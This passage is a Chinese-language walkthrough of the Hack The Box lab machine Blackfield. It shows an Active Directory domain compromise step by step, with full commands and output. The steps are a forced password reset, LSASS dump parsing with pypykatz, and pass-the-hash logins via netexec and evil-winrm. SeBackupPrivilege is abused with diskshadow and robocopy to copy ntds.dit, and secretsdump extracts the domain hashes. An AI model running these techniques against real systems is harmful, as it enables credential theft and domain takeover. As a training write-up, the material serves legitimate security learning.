
给的响应都是:
KRB5KDC_ERR_PREAUTH_REQUIRED即需要预认证。
5、BloodHound#
bloodhound-ce-python 是用于 BloodHound CE 的远程采集器,我打算用 support 的凭证去采集信息并导入到 BloodHound 中:
$ bloodhound-ce-python -c All -d 'BLACKFIELD.local' -u 'support' -p '#00^BlackKnight' --zip -ns 10.129.229.17
[snip]
INFO: Compressing output into 20260730085843_bloodhound.zip
导入 BloodHound 后,通过搜索找到 support 用户:

看其出边:

support 用户对 audit2020 用户拥有强制改密码的权限,这点可以利用 netexec 做到:
$ netexec smb 10.129.229.17 -u 'support' -p '#00^BlackKnight' -M change-password -o USER=audit2020 NEWPASS=htb@blackfield
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.229.17   445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
CHANGE-P... 10.129.229.17   445    DC01             [+] Successfully changed password for audit2020
密码更改成功。
五、audit2020#
1、WinRM#
该用户无法登入 WinRM:
$ netexec winrm 10.129.229.17 -u 'audit2020' -p 'htb@blackfield'
WINRM       10.129.229.17   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM 10.129.229.17 5985 DC01 [-] BLACKFIELD.local\audit2020:htb@blackfield2、SMB#
枚举 SMB 共享资源:
$ smbmap -H 10.129.229.17 -u 'audit2020' -p 'htb@blackfield'

[+] IP: 10.129.229.17:445       Name: BLACKFIELD.local          Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
相比之前,多了一个对 forensic 的读权限。
该共享中共三个目录:
$ smbclient //10.129.229.17/forensic -U 'audit2020%htb@blackfield'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 21:03:16 2020
  ..                                  D        0  Sun Feb 23 21:03:16 2020
  commands_output                     D        0  Mon Feb 24 02:14:37 2020
  memory_analysis                     D        0  Fri May 29 04:28:33 2020
  tools                               D        0  Sun Feb 23 21:39:08 2020

                5102079 blocks of size 4096. 1680532 blocks availabl
在 commands_output 目录中,存放了命令的执行结果:
smb: \commands_output\> ls
  .                                   D        0  Mon Feb 24 02:14:37 2020
  ..                                  D        0  Mon Feb 24 02:14:37 2020
  domain_admins.txt                   A      528  Sun Feb 23 21:00:19 2020
  domain_groups.txt                   A      962  Sun Feb 23 20:51:52 2020
  domain_users.txt                    A    16454  Sat Feb 29 06:32:17 2020
  firewall_rules.txt                  A   518202  Sun Feb 23 20:53:58 2020
  ipconfig.txt                        A     1782  Sun Feb 23 20:50:28 2020
  netstat.txt                         A     3842  Sun Feb 23 20:51:01 2020
  route.txt                           A     3976  Sun Feb 23 20:53:01 2020
  systeminfo.txt                      A     4550  Sun Feb 23 20:56:59 2020
  tasklist.txt                        A     9990  Sun Feb 23 20:54:29 2020

                5102079 blocks of size 4096. 1680532 blocks available
在 domain_users.txt 中能发现两个新的用户:
lydericlefebvre
Ipwn3dYouCompany
并且根据 domain_admins.txt 能知道:
Ipwn3dYouCompany和 Administrator 一样,都是域管理员。
memory_analysis 目录中存放的是 Process Memory Dump(进程内存转储文件),即某一时刻某进程在内存中的快照:
smb: \memory_analysis\> ls
  .                                   D        0  Fri May 29 04:28:33 2020
  ..                                  D        0  Fri May 29 04:28:33 2020
  conhost.zip                         A 37876530  Fri May 29 04:25:36 2020
  ctfmon.zip                          A 24962333  Fri May 29 04:25:45 2020
  dfsrs.zip                           A 23993305  Fri May 29 04:25:54 2020
  dllhost.zip                         A 18366396  Fri May 29 04:26:04 2020
  ismserv.zip                         A  8810157  Fri May 29 04:26:13 2020
  lsass.zip                           A 41936098  Fri May 29 04:25:08 2020
  mmc.zip                             A 64288607  Fri May 29 04:25:25 2020
  RuntimeBroker.zip                   A 13332174  Fri May 29 04:26:24 2020
  ServerManager.zip                   A 131983313  Fri May 29 04:26:49 2020
  sihost.zip                          A 33141744  Fri May 29 04:27:00 2020
  smartscreen.zip                     A 33756344  Fri May 29 04:27:11 2020
  svchost.zip                         A 14408833  Fri May 29 04:27:19 2020
  taskhostw.zip                       A 34631412  Fri May 29 04:27:30 2020
  winlogon.zip                        A 14255089  Fri May 29 04:27:38 2020
  wlms.zip                            A  4067425  Fri May 29 04:27:44 2020
  WmiPrvSE.zip                        A 18303252  Fri May 29 04:27:53 2020

                5102079 blocks of size 4096. 1680004 blocks available
lsass.exe 是 Mimikatz 工具的核心利用点。
在 Windows 中,LSASS(Local Security Authority Subsystem Service)主要负责处理:
- 用户登录认证
- 密码/哈希的验证
- Kerberos 票据的缓存与管理
- NTLM 相关凭证的存储
为了支持单点登录(SSO)等功能,LSASS 会把当前登录用户的明文密码(或可逆的哈希)、NTLM 哈希、Kerberos TGT/TGS 等凭证缓存在自己的进程内存里。Mimikatz 通过读取这些内存结构(通常需要高权限),直接把它们解析出来。
Minikatz 是 Windows 上的工具,在 Linux 上可以使用 Pypykatz(纯 Python 实现的 Mimikatz)。
当我打算下载 lsass.zip 文件到本地的时候,出现了超时错误:
smb: \memory_analysis\> get lsass.zip
parallel_read returned NT_STATUS_IO_TIMEOUT
smb: \memory_analysis\> getting file \memory_analysis\lsass.zip of size 41936098 as lsass.zip SMBecho failed (NT_STATUS_CONNECTION_DISCONNECTED). The connection is disconnected now
我切换了 impacket 套件中的 smbclient,并成功下载文件到本地:
$ impacket-smbclient audit2020:htb\@blackfield@10.129.229.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

# use forensic
# ls
drw-rw-rw-          0  Sun Feb 23 23:10:16 2020 .
drw-rw-rw-          0  Sun Feb 23 23:10:16 2020 ..
drw-rw-rw-          0  Mon Feb 24 02:14:37 2020 commands_output
drw-rw-rw-          0  Fri May 29 04:29:24 2020 memory_analysis
drw-rw-rw-          0  Sat Feb 29 06:30:34 2020 tools
# cd memory_analysis
# get lsass.zip$ wc lsass.zip
143645 879669 41936098 lsass.zip解压后,能看到:
$ unzip lsass.zip -d lsass
Archive:  lsass.zip
  inflating: lsass/lsass.DMP

$ cd lsass/

$ ls
lsass.DMP
用 pypykatz 提取其中的敏感信息(仅展示了重要部分):
$ pypykatz lsa minidump lsass.DMP

== MSV ==
		Username: svc_backup
		Domain: BLACKFIELD
		LM: NA
		NT: 9658d1d1dcd9250115e2205d9f48400d
		SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
		DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000

== MSV ==
		Username: DC01$
		Domain: BLACKFIELD
		LM: NA
		NT: b624dc83a27cc29da11d9bf25efea796
		SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
		DPAPI: 0000000000000000000000000000000000000000

== MSV ==
		Username: Administrator
		Domain: BLACKFIELD
		LM: NA
		NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
		SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
		DPAPI: 240339f898b6ac4ce3f34702e4a8955000000000
三个凭据信息,均尝试 PtH 操作后,发现只有 svc_backup 是成功的:
$ netexec smb 10.129.229.17 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
SMB         10.129.229.17   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.229.17   445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d
并且能够登入 WinRM:
$ netexec winrm 10.129.229.17 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'
WINRM       10.129.229.17   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.129.229.17   5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
六、svc_backup shell#
利用 evil-winrm 工具获得 svc_backup shell:
$ evil-winrm -i 10.129.229.17 -u 'svc_backup' -H '9658d1d1dcd9250115e2205d9f48400d'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
在 Desktop 目录中能找到 User Flag:
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> cat user.txt
3920bb**********************
在 C 盘根目录中,能找到一份笔记:
*Evil-WinRM* PS C:\> cat notes.txt
Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)
有两个未完成的事项:
- 禁用 audit2020 账号
- 停止使用共享域管账号,改用个人专属的
还提示 root.txt 在域管的 Desktop 目录中。
查看当前用户的权限:
*Evil-WinRM* PS C:\> whoami /priv /fo list

PRIVILEGES INFORMATION
----------------------

Privilege Name: SeMachineAccountPrivilege
Description:    Add workstations to domain
State:          Enabled

Privilege Name: SeBackupPrivilege
Description:    Back up files and directories
State:          Enabled

Privilege Name: SeRestorePrivilege
Description:    Restore files and directories
State:          Enabled

Privilege Name: SeShutdownPrivilege
Description:    Shut down the system
State:          Enabled

Privilege Name: SeChangeNotifyPrivilege
Description:    Bypass traverse checking
State:          Enabled

Privilege Name: SeIncreaseWorkingSetPrivilege
Description:    Increase a process working set
State: Enabled七、SeBackupPrivilege#
SeBackupPrivilege 是 Windows 上的一个特权常量,官方对其的描述:执行备份操作所必需的,此权限会导致系统向任何文件授予全部读取访问控制,而不考虑为该文件指定的 ACL(访问控制列表),但除读取以外的任何访问请求仍使用 ACL 进行评估。
这种设计的初衷是为了满足系统运维需求,即确保备份服务在遇到设置了复杂权限或明确拒绝访问的文件时,依然能顺利完成全盘备份,但同样也为攻击者提供了滥用的途径。
简单来说,拥有此权限,我就可以打着“备份”的名义去读取任意文件。
有一个细节点,备份和复制非常类似,为了区分这两者,备份操作需要显式指定 FILE_FLAG_BACKUP_SEMANTICS Flag。
robocopy 是 Windows 中一个文件复制工具,它有一个 /B 参数:
/B :: 在备份模式下复制文件。这本质就是带上了 FILE_FLAG_BACKUP_SEMANTICS Flag。
因此,我若需要执行备份操作,只需要让 robocopy 带上 /B 即可。
在 DC 上,有一个高价值目标,即 NTDS.dit,这是 AD 的核心数据库,包含用户凭据、组策略、安全设置和域配置等关键数据。该文件的默认存放位置:
$env:SystemRoot\NTDS\ntds.dit在本靶机中,环境变量 SystemRoot 是:
*Evil-WinRM* PS C:\Users\svc_backup\Documents> $env:SystemRoot
C:\Windows
准确的路径:
C:\Windows\NTDS\ntds.dit我不能直接对该文件执行备份操作,因为 lsass.exe 在运行时会使用到 ntds.dit,该文件会被上锁。
解决方法是使用 VSS(Volume Shadow Copy Service,卷影复制服务),这是 Windows 自带的一项服务,它能在文件正在被使用的情况下,仍然能够创建该文件的一致性快照。
想了解 VSS 原理的朋友可以看看微软的官方文档,有很详细的讲解。
官方提供了 Diskshadow 工具作为 VSS Requester,支持创建、暴露、挂载和导入卷影副本。
由于 evil-winrm 无法进入 diskshadow 的交互式模式:
*Evil-WinRM* PS C:\Users\svc_backup\Documents> diskshadow
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  7/30/2026 7:05:00 AM

DISKSHADOW> Error reading from console. Win32 error: 0x(null)
The pipe has been ended.
我打算使用脚本模式完成 VSS,在本地创建文件 script.txt,写入:
set verbose on
set context persistent nowriters
set metadata C:\Users\svc_backup\Documents\result.cab
add volume c: alias myvss
create
expose %myvss% z:
但是注意,Linux 的换行符和 Windows 中的换行符并不一致:
$ cat script.txt | xxd
00000000: 7365 7420 7665 7262 6f73 6520 6f6e 0a73  set verbose on.s
00000010: 6574 2063 6f6e 7465 7874 2070 6572 7369  et context persi
00000020: 7374 656e 7420 6e6f 7772 6974 6572 730a  stent nowriters.
00000030: 7365 7420 6d65 7461 6461 7461 2043 3a5c  set metadata C:\
00000040: 5573 6572 735c 7376 635f 6261 636b 7570  Users\svc_backup
00000050: 5c44 6f63 756d 656e 7473 5c72 6573 756c  \Documents\resul
00000060: 742e 6361 620a 6164 6420 766f 6c75 6d65  t.cab.add volume
00000070: 2063 3a20 616c 6961 7320 6d79 7673 730a   c: alias myvss.
00000080: 6372 6561 7465 0a65 7870 6f73 6520 256d  create.expose %m
00000090: 7976 7373 2520 7a3a 0a                   yvss% z:.
可见 Linux 的换行符采用的是 \n(0x0a)。
如果我在 windows 中,同样写入 script.txt 文件,看到的换行符是 \r\n(0x0d0a):
cat .\tmp.txt | xxd
00000000: 6574 2076 6572 626f 7365 206f 6e0d 0a73  et verbose on..s
00000010: 6574 2063 6f6e 7465 7874 2070 6572 7369  et context persi
00000020: 7374 656e 7420 6e6f 7772 6974 6572 730d  stent nowriters.
00000030: 0a73 6574 206d 6574 6164 6174 6120 433a  .set metadata C:
00000040: 5c55 7365 7273 5c73 7663 5f62 6163 6b75  \Users\svc_backu
00000050: 705c 446f 6375 6d65 6e74 735c 7265 7375  p\Documents\resu
00000060: 6c74 2e63 6162 0d0a 6164 6420 766f 6c75  lt.cab..add volu
00000070: 6d65 2063 3a20 616c 6961 7320 6d79 7673  me c: alias myvs
00000080: 730d 0a63 7265 6174 650d 0a65 7870 6f73  s..create..expos
00000090: 6520 256d 7976 7373 2520 7a3a 0d0a       e %myvss% z:..
在 Vim 中可以切换这两种风格:
转成 Linux 风格(LF)
:set fileformat=unix
:w

转成 Windows 风格(CRLF)
:set fileformat=dos
:w
在攻击机,用 smbserver.py 开启 SMB 共享:
$ sudo /home/zyf/.local/bin/smbserver.py share . -smb2support
Impacket v0.14.0.dev0+20260715.13927.137441c1 - Copyright Fortra, LLC and its affiliated companies
用 diskshadow 运行脚本文件:
*Evil-WinRM* PS C:\Users\svc_backup\Documents> diskshadow -s \\10.10.16.64\share\script.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  7/30/2026 7:23:44 AM

-> set verbose on
-> set context persistent nowriters
-> set metadata C:\Users\svc_backup\Documents\result.cab
The metadata file name path specifies a directory that is read-only.
为什么选择 SMB 来传输文件,而不是
evil-winrm的upload命令?因为这样方便调试脚本,就不用每次都上传了。这点其实我在讲解 Resolute 靶机的时候就提到了。
提示 C:\Users\svc_backup\Documents 被文件系统标记了 Read-Only 属性,无法写入:
*Evil-WinRM* PS C:\Users\svc_backup\Documents> attrib .
     R               C:\Users\svc_backup\Documents
在家目录没有 R 标记:
*Evil-WinRM* PS C:\Users\svc_backup> attrib .
                     C:\Users\svc_backup
修改脚本:
set verbose on
set context persistent nowriters
set metadata C:\Users\svc_backup\result.cab
add volume c: alias myvss
create
expose %myvss% z:
运行:
*Evil-WinRM* PS C:\Users\svc_backup> diskshadow -s \\10.10.16.64\share\script.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  7/30/2026 7:37:20 AM

-> set verbose on
-> set context persistent nowriters
-> set metadata C:\Users\svc_backup\result.cab
-> add volume c: alias myvss
-> create

Alias myvss for shadow ID {f9aff45c-221e-4e0e-a898-dbd5e69aaa02} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {fbe2c47c-d9d4-41e2-b959-0851fbbf0af2} set as environment variable.
Inserted file Manifest.xml into .cab file result.cab
Inserted file DisD4DD.tmp into .cab file result.cab

Querying all shadow copies with the shadow copy set ID {fbe2c47c-d9d4-41e2-b959-0851fbbf0af2}

        * Shadow copy ID = {f9aff45c-221e-4e0e-a898-dbd5e69aaa02}               %myvss%
                - Shadow copy set: {fbe2c47c-d9d4-41e2-b959-0851fbbf0af2}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 7/30/2026 7:37:55 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %myvss% z:
-> %myvss% = {f9aff45c-221e-4e0e-a898-dbd5e69aaa02}
The shadow copy was successfully exposed as z:\.
->成功。
此时可以直接从 z: 盘中读取 NTDS.dit 文件了:
*Evil-WinRM* PS C:\Users\svc_backup> robocopy /B z:\Windows\NTDS\ .\ ntds.dit

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Thursday, July 30, 2026 7:43:39 AM
   Source : z:\Windows\NTDS\
     Dest : C:\Users\svc_backup\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    z:\Windows\NTDS\
            New File              18.0 m        ntds.dit

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   18.00 m   18.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :            93437465 Bytes/sec.
   Speed :            5346.534 MegaBytes/min.
Ended : Thursday, July 30, 2026 7:43:39 AM下载到本地:
*Evil-WinRM* PS C:\Users\svc_backup> download ntds.dit

Info: Downloading C:\Users\svc_backup\ntds.dit to ntds.dit

Info: Download successful!
但仅有 ntds.dit 文件是不够的,因为其中的敏感数据(用户的 NT Hash、LM Hash、补充凭据等)都是经过加密的。
SYSTEM 注册表配置单元中提供了解密所需要的所有数据。通过 reg save 就能将其复制:
*Evil-WinRM* PS C:\Users\svc_backup> reg save HKLM\SYSTEM .\SYSTEM
The operation completed successfully.
同样下载到本地:
*Evil-WinRM* PS C:\Users\svc_backup> download SYSTEM

Info: Downloading C:\Users\svc_backup\SYSTEM to SYSTEM

Info: Download successful!
通过 secretsdump.py 即可获取其中的敏感信息:
$ secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.14.0.dev0+20260715.13927.137441c1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:7f82cc4be7ee6ca0b417c0719479dbec:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
[snip]
通过 PtH 即可获得域管 Shell:
$ evil-winrm -i 10.129.229.17 -u 'administrator' -H '184fb5e5178480be64824d4cd53b99ee'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
在 Desktop 目录可以找到 Root Flag:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
4375a***************************
八、Beyond Root#
我尝试过直接备份 root.txt,但是出现了权限问题:
*Evil-WinRM* PS C:\Users\svc_backup> robocopy /B C:\Users\Administrator\Desktop .\ root.txt

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Thursday, July 30, 2026 8:10:26 AM
   Source : C:\Users\Administrator\Desktop\
     Dest : C:\Users\svc_backup\

    Files : root.txt

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    C:\Users\Administrator\Desktop\
            New File                  32        root.txt
2026/07/30 08:10:26 ERROR 5 (0x00000005) Copying File C:\Users\Administrator\Desktop\root.txt
Access is denied.
我认为这和 note.txt 的最后一句有关系:
PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)root.txt 可能被加密了。
用域管 Shell,执行 cipher 命令:
Evil-WinRM* PS C:\Users\Administrator\Desktop> cipher /c C:\Users\Administrator\Desktop\root.txt

 Listing C:\Users\Administrator\Desktop\
 New files added to this directory will not be encrypted.

E root.txt
  Compatibility Level:
    Windows Vista/Server 2008

cipher.exe : Access is denied.
    + CategoryInfo          : NotSpecified: (Access is denied.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Access is denied.
  Key information cannot be retrieved.

Access is denied.
E root.txt 表示这个文件当前处于 EFS 加密状态。
EFS 独立于 ACL,而 SeBackupPrivilege 绕过的是 ACL 并不是 EFS,EFS 过滤器只能允许携带正确私钥的用户访问文件。
这是 Blackfield 设计上故意加的一层防护,防止直接拿走 root flag。